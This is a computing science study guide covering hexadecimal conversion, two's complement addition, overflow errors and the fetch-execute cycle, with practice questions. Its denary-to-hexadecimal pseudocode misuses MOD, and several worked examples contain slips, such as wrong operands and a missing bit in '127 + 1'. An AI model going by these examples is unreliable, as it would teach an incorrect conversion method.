SCHOLAR Study Guide

Advanced Higher Computing Science Computer systems

Authored by:

Charlie Love (CompEdNet)

Andy McSwan (Knox Academy)

Heriot-Watt University

Edinburgh EH14 4AS, United Kingdom.

First published 2020 by Heriot-Watt University.

This edition published in 2020 by Heriot-Watt University SCHOLAR.

Distributed by the SCHOLAR Forum.

SCHOLAR Study Guide Advanced Higher Computing Science: Computer systems

Advanced Higher Computing Science Course Code: C816 77

Print Production and Fulfilment in UK by Print Trail www.printtrail.com

Acknowledgements

Thanks are due to the members of Heriot-Watt University's SCHOLAR team who planned and created these materials, and to the many colleagues who reviewed the content.

We would like to acknowledge the assistance of the education authorities, colleges, teachers and students who contributed to the SCHOLAR programme and who evaluated these materials.

Grateful acknowledgement is made for permission to use the following material in the SCHOLAR programme:

The Scottish Qualifications Authority for permission to use Past Papers assessments.

The Scottish Government for financial support.

The content of this Study Guide is aligned to the Scottish Qualifications Authority (SQA) curriculum.

Contents

Topic 1

Data representation

Contents

Prerequisites

From your studies at Higher you should already know:

- How binary can be used to represent positive and negative integers using two's complement.
- How to convert two's complement numbers from binary to denary and vice versa.
- How to use floating-point representation can be used to represent positive and negative numbers making use of a mantissa and an exponent.
- That the number of bits used for the mantissa and exponent determine the precision and range of floating-point numbers.

Learning objective

By the end of this topic you will be able to:

- use hexadecimal to represent positive integers and convert numbers between binary, denary and hexadecimal.
- add two 8-bit two's complement numbers together and understand when overflow errors

Learning objective continued

can occur.

1.1 Revision

Quiz: revision Go online

Q1: What is the largest positive decimal number which can be stored using 8-bit two's complement notation?

a) 257
b) 256
c) 128
d) 127

. . . . . .

Q2: Convert -35 (negative 35) into 8-bit two's complement notation.

a) 1101 1100
b) 0010 0011
c) 1101 1110
d) 1101 1101

. . . . . .

Q3: How many colours can be represented if the bit depth of an image is 32 bits?

a) 65536
b) 16777216
c) 4294967296
d) 1099511627776

. . . . . .

Q4: Increasing the number of bits representing the mantissa in a floating-point number:

a) increases the accuracy of the numbers represented.
b) increases the range of numbers which can be represented.
c) decreases the range of numbers which can be represented.
d) decreases the accuracy of the numbers represented.

. . . . . .

Q5: Increasing the number of bits representing the exponent in a floating-point number:

a) decreases the range of numbers which can be represented.
b) increases the range of numbers which can be represented.
c) decreases the accuracy of the numbers represented.
d) increases the accuracy of the numbers represented.

1.2 Introduction

In Advanced Higher Computing Science, you need to develop your understanding of three number systems: denary, binary and hexadecimal.

Denary is the base 10 number system that you are familiar with and it uses the digits: 0,1,2,3,4,5,6,7,8 and 9. Binary is the base 2 number system, which you should be familiar with from your studies at National 5 and Higher, and uses the digits 0 and 1.

1.3 Describe and exemplify the use of hexadecimal to represent positive integers

Hexadecimal is a base 16 number system which uses the digits: 0,1,2, 3, 4, 5, 6, 7, 8, 9, A, B, C, D, E and F. Hexadecimal is often referred to as "hex" for short.

This table shows Denary, Binary and Hexadecimal equivalent values.

Denary	Binary	Hexadecimal
0	0000	0
1	0001	1
2	0010	2
3	0011	3
4	0100	4
5	0101	5
6	0110	6
7	0111	7
8	1000	8
9	1001	9
10	1010	A
11	1011	B
12	1100	C
13	1101	D
14	1110	E
15	1111	F

Place values

All number systems use the same rules for their place values. Each place value is based on the base to the power of the position e.g.

$$Base^5\ Base^4\ Base^3\ Base^2\ Base^1\ Base^0$$

There are an unlimited number of place values, but the first six place values are shown here.

In decimal this is:

$$10^5\ 10^4\ 10^3\ 10^2\ 10^1\ 10^0$$

Which means that the first six place values used by the decimal number system are:

100,000s' 10,000s' 1,000s' 100s' 10s' 1s'

In binary, this would be:

$$2^5\ 2^4\ 2^3\ 2^2\ 2^1\ 2^0$$

Which means that the first six place values used in the binary number system are:

32 16 8 4 2 1

Similarly, in hexadecimal.

$$16^5\ 16^4\ 16^3\ 16^2\ 16^1\ 16^0$$

Which means that the first six place values used in the hexadecimal number system are:


1048576 65536 4096 256 16 1

Why is hexadecimal useful for Computing Science?

Hexadecimal is useful in computing science because 1 hex digit can be used to represent 4 binary bits (also known as a nibble). And this works for each group of binary digits.

Take this binary number:
1001101110100110

Shown as groups of four bits this is:



The bits in group 1 could be used to represent the values 0 to 15. This is the same as the first column of Hex: 0 to F. In this case the value held in the bits is 6_{HEX}.

The bits in the second group could be used to represent values from 16 to 240. This is the same as the second column of Hex which is (16^1 x 1) to (16^1 x 15) which is 16 to 240. In this case, the value held in the bits is A_{HEX} (10_{DEC}).

The bits in group 3, can represent the values from 256 to 3840. This is the same as the second column of hex which is (16^2 x 1) to (16^2 x 15) which is 256 to 3840. In this case, the value held in the bits is B_{HEX}.

The bits in group 4, can represent the values from 4096 to 61440. This is the same as the third column of hex which is (16^3 x 1) to (16^3 x 15) which is 4096 to 61440. In this case, the value held in the bits is 9_{HEX}.

So the number 1001 1011 1010 0110 in hexadecimal is:

9BA6

So, as long as the binary number is broken down from the least significant bits to the most significant (in groups of four) then one hex digit can represent four binary bits.

Hexadecimal RGB Colours

One example where hex is often used is when representing colours. Web pages make use of RGB colours (where there is one byte for Red, one byte for Green and one byte for Blue). For example, if the amount of red in a colour was set as two hundred i.e. 200_{DEC} (denary), this would be 11001000_{BIN} (binary).

The binary number 11001000 can be split into two groups of four bits

1100
1000

These can be replaced with the hex values e.g.

1100 = C
1000 = 8

Which gives C8.

$C8_{HEX} = 11001000_{BIN} = 200_{DEC}$

If an RGB colour has values of 200 for red, and 0 for green and blue it would be written as:

C80000

When creating stylesheets for web pages this code would be shown with a 'hash' symbol: #C80000.

Developers very often use hex rather than writing binary.

Take this 16-bit binary number

1011 1110 0011 0101

This would be written as

BE35

because

$1011_{BIN} = 11_{Dec} = B_{HEX}$

$1110_{BIN} = 14_{Dec} = E_{HEX}$

$0011_{BIN} = 3_{Dec} = 3_{HEX}$

$0101_{BIN} = 5_{Dec} = 5_{HEX}$

1.4 Convert hexadecimal numbers to binary/denary and vice-versa

You need to be able to convert between hexadecimal and binary and vice-versa. You also need to be able to convert between hexadecimal and denary and vice-versa.

1.4.1 Hexadecimal to Binary

To convert a hexadecimal number to binary, replace each hexadecimal digit with the equivalent four-bit value e.g.

DF92BA

is (in decimal)

13 15 9 2 11 10

which in binary is

1101 1111 1001 0010 1011 1010

So, the binary equivalent of $DF92BA_{HEX}$ is 1101 1111 1001 0010 1011 1010.

Another example would be converting 4EA to binary.

In decimal

4 14 10

In binary

0100 1110 1010

So the binary equivalent of $4EA_{HEX}$ is 0100 1110 1010.

Hexadecimal to Binary Go online

Convert the following hexadecimal numbers to binary.

Q6: 6C

. . . . . .

Q7: 10

. . . . . .

Q8: 29

. . . . . .

Q9: AE1

. . . . . .

Q10: B02

. . . . . .

Q11: 201

. . . . . .

Q12: 910

. . . . . .


Q13: DD2

. . . . . .

Q14: FB0E

1.4.2 Binary to Hexadecimal

To convert binary to hexadecimal first divide the binary number into groups of four bits, staring at the right-hand side, with the least significant digit e.g.



would become

11 0010 1001 1111 1011

The most significant group of bits (on the left side) does not contain four bits, pad it using leading zeros, if necessary e.g.

0011 0010 1001 1111 1011

Now convert each group of four bits into the equivalent denary number e.g.

3 2 9 15 11

Replace values over 9 with their hexadecimal equivalent e.g.

3 2 9 F B

In this example, the hexadecimal equivalent of the binary number **110010100111111011** is **329FB**.

Binary to Hexadecimal Go online

Convert the following binary numbers to hexadecimal.

Q15: 11111111

.....

Q16: 11111000

.....

Q17: 10100010

.....

Q18: 111000111

.....

Q19: 100000011101

.....

Q20: 110100011100

.....

Q21: 11101001000001

.....

Q22: 111001111101110

.....

Q23: 1101010100010110

1.4.3 Denary to Hexadecimal (division method)

We can use the division method (similar to the division method which can be used to convert denary to binary) to convert denary to hexadecimal.

This works using the following algorithm:

```
1 DECLARE value INITIALLY <number to be converted>
2 REPEAT
3   SET result TO value / 16
4   SET remainder TO value MOD 16
5   SET value TO result - remainder
6   SET digit TO remainder * 16
7 UNTIL value = 0
```

Using the value 9810_{DEC} this would be:

1st pass

DECLARE value INITIALLY 9810
SET result (613.125) TO value (9810) / 16
SET remainder (0.125) TO value (9810) MOD 16
SET value (613) TO result (613.125) - remainder (0.125)
SET digit (2) TO remainder (0.125) * 16

2 is the digit to remember for the 1st pass

2nd pass

SET result (38.3125) TO value (613) / 16
SET remainder (0.3125) TO value (613) MOD 16
SET value (38) TO result (38.3125) - remainder (0.3125)
SET digit (5) TO remainder (0.3125) * 16

5 is the digit to remember for the 2nd pass

3rd pass

SET result (2.375) TO value (38) / 16
SET remainder (0.375) TO value (36) MOD 16
SET value (2) TO result (2.375) - remainder (0.375)
SET digit (6) TO remainder (0.375) * 16

6 is the digit to remember for the 3rd pass

4th pass

SET result (0.125) TO value (2) / 16
SET remainder (0.125) TO value (2) MOD 16
SET value (0) TO result (0.125) - remainder (0.125)
SET digit (2) TO remainder (0.125) * 16

2 is the digit to remember for the 4th pass

Loop ends as value is 0

The hexadecimal number is now calculated by reading the digits from last pass to first pass e.g.

2 6 5 2

9810_{DEC} in hexadecimal is 2652.

Example Convert 4026_{DEC} to hexadecimal.

1stPass

DECLARE value INITIALLY 4026
SET result (251.625) TO value (4026) / 16
SET remainder (0.625) TO value (4026) MOD 16
SET value (251) TO result (251.625) - remainder (0.625)
SET digit (10) TO remainder (0.625) * 16

A (10) is the digit from the 1st pass

2nd Pass

SET result (15.6875) TO value (251) / 16
SET remainder (0.6875) TO value (251) MOD 16
SET value (15) TO result (15.6875) - remainder (0.6875)
SET digit (11) TO remainder (0.6875) * 16

B (11) is the digit from the 2nd pass

3rd Pass

SET result (0.9375) TO value (15) / 16
SET remainder (0.9375) TO value (251) MOD 16
SET value (0) TO result (0.9375) - remainder (0.9375)
SET digit (15) TO remainder (0.9375) * 16

F (15) is the digit from the 3rd pass

Answer: 4026 in hexadecimal is FBA.

Example Convert 44002_{DEC} to hexadecimal.

1st Pass

DECLARE value INITIALLY 44002
SET result (2750.125) TO value (44002) / 16
SET remainder (0.125) TO value (44002) MOD 16
SET value (2750) TO result (2750.125) - remainder (0.125)
SET digit (2) TO remainder (0.125) * 16

2 is the digit from the 1st pass

2nd Pass

SET result (171.875) TO value (2750) / 16
SET remainder (0.875) TO value (2750) MOD 16
SET value (171) TO result (171.875) - remainder (0.875)
SET digit (14) TO remainder (0.875) * 16

E (14) is the digit from the 2nd pass

3rd Pass

SET result (10.6875) TO value (171) / 16
SET remainder (0.6875) TO value (171) MOD 16
SET value (10) TO result (10.6875) - remainder (0.6875)
SET digit (11) TO remainder (0.6875) * 16

B (11) is the digit from the 3rd pass

4th Pass

SET result (0.625) TO value (10) / 16
SET remainder (0.625) TO value (10) MOD 16
SET value (0) TO result (0.625) - remainder (0.625)
SET digit (10) TO remainder (0.625) * 16

A (10) is the digit from the 4th pass

Answer: 44002 in hexadecimal is ABE2.

Denary to Hexadecimal Go online

Convert the following denary numbers to hexadecimal.

Q24: 8271

. . . . . .

Q25: 47825

. . . . . .

Q26: 4057

. . . . . .

Q27: 12246953

. . . . . .

Q28: 3182

. . . . . .

Q29: 734174

. . . . . .

Q30: 43962

1.4.4 Hexadecimal to Denary

Converting a hexadecimal involves multiplying out the values according to their places. For example, 5A9F would be:

5 is in the 16^3 place so would be 5 x 16^3	which is 20480
A is in the 16^2 place so would be 10 (A) x 16^2	which is 2560
9 is in the 16^1 place so would be 9 x 16^1	which is 144
F is in the 16^0 place so would be 15 x 16^0	which is 15

Add the values together to get the decimal value:

20480 + 2560 + 144 + 15 = 23199.

Another example would be 6100E.

6 is in the 16^4 place so would be 6 x 16^4	which is 393216
1 is in the 16^3 place so would be 1 x 16^3	which is 4096
0 is in the 16^2 place so would be 6 x 16^2	which is 0
0 is in the 16^1 place so would be 6 x 16^1	which is 0
E is in the 16^0 place so would be 14 x 16^0	which is 14

Add the values together to get the decimal value:

393216 + 4096 + 0 + 0 + 14 = 397326

Hexadecimal to Denary Go online

Convert the following hexadecimal numbers to denary.

Q31: F6BF

. . . . . .

Q32: 88E0

. . . . . .

Q33: 96C2

.....

Q34: DB447

.....

Q35: 3BB61

.....

Q36: B3AB2

.....

Q37: 56A62C

.....

Q38: 50BB12

.....

Q39: C82068

1.5 Add two 8-bit two's complement numbers

Two's complement is a number system which is used to represent negative and positive binary numbers.

Adding together binary numbers

Examples

1. Adding 8-bit numbers 16 and 124 together.

16	as 8-bit binary number is			0001 0000
+124	as 8-bit binary number is		+	0111 1100
140				1000 1100
		carried		111

We start adding the binary numbers from the least significant digit on the right.

0 + 0 = 0
0 + 0 = 0
0 + 1 = 1
0 + 1 = 1
1 + 1 = 10 so 0 carry 1
0 + 1 + 1 (carried) = 10 so 0 carry 1
0 + 1 + 1 (carried) = 10 so 0 carry 1
0 + 0 + 1 (carried) = 1

So the result is 1000 1100 which is 140 in denary.

. . . . . .

2.

Now let's try adding together 125 and -120. This would be:

125	as 8-bit binary number is			0111 1101
(-120)	as 8-bit binary two's complement is		+	1000 1000
——-				————
5				0000 0101
		carried	**1**	1111

1 in bold is discarded as it is a carry-out.

1 + 0 = 1
0 + 0 = 0
1 + 0 = 1
1 + 1 = 10 so 0 carry 1
1 + 0 + 1 (carried) = 10 so 0 carry 1
1 + 0 + 1 (carried) = 10 so 0 carry 1
1 + 0 + 1 (carried) = 10 so 0 carry 1
0 + 1 + 1 (carried) = 10 so 0 carry 1

The extra 1, the carry-out, is discarded. This gives the number as 0000 0101 which is 5 in denary.

Adding a negative number to a positive number is a subtraction! Let's try another one.

Example

Now let's try adding together -20 and -40. This would be:

	-20	as 8-bit binary two's complement is			1110 1100
+	-40	as 8-bit binary two's complement is		+	1101 1000
	—-				————
	-60	as 8-bit binary two's complement is			1100 0100
			carried	**1**	1111

The 1, in bold, is discarded as it is a carry-out.

Remember, when using 8-bits for representation and using two's complement **the most significant bit is a sign bit**.

Largest Number	Sign-bit	2^6	2^5	2^4	2^3	2^2	2^1	2^0
+127DEC	0	1	1	1	1	1	1	1
-128DEC	1	0	0	0	0	0	0	0

Using eight bits the maximum positive number that can be used in two's complement addition is 127 and the maximum negative number is -128.

8-bit two's complement format Go online

Add the following numbers by converting each number to the equivalent binary value making use of two's complement where needed.Give your answers in 8-bit two's complement format.

Q40: 10 + (-30) =

. . . . . .

Q41: 24 + (-10) =

. . . . . .

Q42: 26 + (-48) =

. . . . . .

Q43: -56 + (-33) =

. . . . . .

Q44: 27 + (-43) =

1.6 Overflow errors

An overflow occurs when you need more bits to store the number than are available. For example, 127 + 1 would give 1000000 but the most significant bit is being used as the sign bit so we only have 7 bits for the number. In the case of 127 + 1, we have an overflow error as the result of the calculation cannot be stored in the number of bits available.

One way to think of overflow is to use the overflow rule.

Overflow rule: If two numbers with the same sign (both positive or both negative) are added, then overflow occurs if and only if the result has the opposite sign.

Using this rule and our 127 + 1 example again:

```
  0111 1111 (+127)
+ 0000 0001 (+1)
  ---------------
  1000 0000
  ---------------
```

Adding these two number changes the sign, so you can be sure that it generates an overflow error.

Overflow occurs when the number that you are trying to represent is out of the range of numbers that can be represented.

With eight-bits numbers, anything greater than 127 and less than -128 will cause an overflow.

1.7 Summary

Summary

You should now be able to

- use hexadecimal to represent positive integers and convert numbers between binary, denary and hexadecimal.
- add two 8-bit two's complement numbers together and understand when overflow errors can occur.

1.8 End of topic test

End of topic test: Data representation Go online

Hexadecimal to Binary

Convert the following hexadecimal numbers to binary.

Q45: 21

.....

Q46: 9B

.....

Q47: CF

.....

Q48: A90

.....

Q49: 93B

.....

Q50: D12

.....

Q51: 5EAB

.....

Q52: 9349

.....

Q53: A59E

Binary to Hexadecimal

Convert the following binary numbers to hexadecimal.

Q54: 0001 1100

.....

Q55: 0001 1010

.....

Q56: 1101 0011

.....

Q57: 1011 0110 0101

.....

Q58: 0110 0011 0011

.....

Q59: 0001 1010 1101

.....

Q60: 1100 1011 0110 0011

.....

Q61: 1010 0011 1101 0001

.....

Q62: 0110 1011 0000 1100

Denary to Hexadecimal

Convert the following denary numbers to hexadecimal.

Q63: 1154

.....

Q64: 3394

.....

Q65: 1542

.....

Q66: 10557

.....

Q67: 7873

.....

Q68: 16669

.....

Q69: 6952

.....

Q70: 263601

.....

Q71: 16194811

Hexadecimal to Denary

Convert the following hexadecimal numbers to denary.

Q72: 5846

.....

Q73: 0FC3

.....

Q74: 3896

.....

Q75: 25F3E

.....

Q76: 35C69

.....

Q77: 81817

.....

Q78: E8C423

.....

Q79: 1B84CE

.....

Q80: B7E843

8-bit two's complement

Add the following numbers by converting each number to the equivalent binary value making use of two's complement where needed. Give your answers in 8-bit two's complement format.

Q81: 19 + (-89) =

.....

Q82: 51 + (-25) =

.....

Q83: 39 + (-68) =

.....

Q84: -26 + (-32) =

.....

Q85: 27 + (-66) =

Topic 2

Computer structure

Contents

Prerequisites

- The concept of the fetch-execute cycle and factors which affect computer system performance: number of processors (cores); width of data bus; cache memory and clock speed

Learning objective

By the end of this topic you will be able to:

- explain in detail the fetch-execute cycle including the use of specific registers (MAR, MDR, IR).
- explain how the technique of "pipelining" can be used to increase the number of instructions that a processor executes per second.
- describe the use of processors flags (overflow, carry, sign and zero) following Arithmetic Logic Unit (ALU) operations.

2.1 Revision

Quiz: revision Go online

Q1: Increasing the number of bits representing the mantissa in a floating-point number:

a) decreases the accuracy of the numbers represented.
b) increases the range of numbers which can be represented.
c) decreases the range of numbers which can be represented.
d) increases the accuracy of the numbers represented.

. . . . . .


Q2: Increasing the number of bits representing the exponent in a floating-point number:

a) decreases the range of numbers which can be represented.
b) decreases the accuracy of the numbers represented.
c) increases the accuracy of the numbers represented.
d) increases the range of numbers which can be represented.

2.2 The fetch-execute cycle

The **fetch-execute cycle** is the basis on which all modern computing devices function. The fetch-execute cycle is a set of steps which are applied to the components of a computer system.

The components of computer systems were defined by John von Neumann in 1945. This model of a computer system uses a processor, memory (to store both data and instructions) and executes programs using the fetch-execute cycle.



The **Central Processing Unit**, performs instructions making use of the **Arithmetic and Logic Unit** (ALU), the **Control Unit** (CU) and a number of **registers**. Within the CPU these are connected through a number of internal buses which allow them to pass data between each other.

From Higher, you will know that the ALU performs mathematical and logical operations required for the execution of instructions. Also from Higher, you will remember that the CU controls the operations of components of the computer system such as the ALU, memory and input/output devices.

Registers are used to hold data within the CPU. The ALU has a register, called the Accumulator, which holds the result of any operation that it has carried out. The control unit has a register called the program counter. This points to the address in memory of the next instruction to be executed.

Buses are the connections between elements of the computer system. Each bus within a computer system has a specific function. There is a **control bus** which is connected to the control unit and carries signals/commands to the other parts of the computer system. This bus controls operations such as when to read from memory and when to write to memory. The control bus also carries the **clock** signal which synchronises the operations of the computer system; you will be familiar with clock speed and its impact on computer performance from your studies at Higher level.

2.2.1 Memory address register (MAR)

The **address bus**, identifies a location in memory to be accessed by the CPU. The address bus is connected to the **Memory Address Register** (MAR). Whatever number is put into the MAR will be the memory location that is selected for use; either to be written to or be read from. We say the address bus is uni-directional because communication is only from the CPU to memory; the data only goes one way.

The Memory Address Register selects the memory location to be accessed.

2.2.2 Memory data register (data)

The **data bus** connects memory to the CPU and specifically the **Memory Data Register** (MDR). If a memory location is read, the data will travel down the data bus to the Memory Data Register. Once the data is in the MDR, it can be accessed by the other components of the CPU via the internal buses.

When data is to be written to a memory location, this data is placed in the MDR and then transferred to the selected memory location via the data bus. Because data travels to and from memory across the data bus it is bi-directional (data can travel either way, just not at the same time! You can't write and read at the same time!).

The memory data register (MDR) holds data before it is written to memory OR holds data after it has been read from memory.

2.2.3 Instruction register (IR)

The **instruction register** holds the current instruction that is being executed. When an instruction is read from memory, it is received by the MDR and then transferred to the IR to be decoded and executed.

2.3 The fetch-execute cycle in detail

The fetch-execute cycle is a set of repeating steps that a computer carries out to operate.

For each repeating cycle the computer:

- retrieves a program instruction from memory;
- decodes and executes that instruction.

Step 1 - setup the memory address register with the required address

The control unit has a register called the **program counter**. This holds the address of the next **instruction** to be executed. To retrieve this instruction from memory the value in the program counter has to be moved to the memory address register. This is so the memory address register can identify the required memory location.

Step 2 - activate the read line on the control bus

Then the control unit requests a memory read operation. This is done by activating the read line on the control bus. Activating a line on a bus sets the line to 1 (if it isn't set it is 0). If the read line is set to 1, then a read operation is required.

Step 3 - fetch the instruction from the identified memory location, using the data bus, and store the instruction in the memory data register

The contents (instruction) of the identified memory location will be transferred, along the data bus, to the memory data register.

Step 4 - move the instruction from memory data register to instruction register, where it is

interpreted by the decoder component of the control unit and then carried out (executed)

There is a lot in this last step:

- Now that the instruction is in the memory data register, the control unit needs to move it to the instruction register (it also updates its program counter by one to point to the next instruction to be fetched).
- Once held in the instruction register, the instruction can be decoded and then executed.
- Before an instruction can be executed it has to be decoded. An instruction has, normally, at least two bits of information: an **opcode** and **operand**. The opcode tells the computer what to do and the operand is the data that it does this with.

  For example, the instruction, LDA 200 would be **load the accumulator** (the register associated with the ALU) with the value **200**. LDA is the opcode and 200 is the operand. The decoding understands the instruction, so that it can be executed.
- And then finally, the instruction is executed.


Once this is done the whole cycle is repeated.

The fetch-execute cycle in detail Go online

This activity shows an example of how the fetch-execute cycle works:


Step 1

Setup the memory address register with the required address. The program counter holds the address of the instruction to be executed. This address value is sent from the program counter to the memory address register along the internal bus connection, and then the address bus is setup with the appropriate memory location.




Step 2

The control unit activates one read line on the control bus.



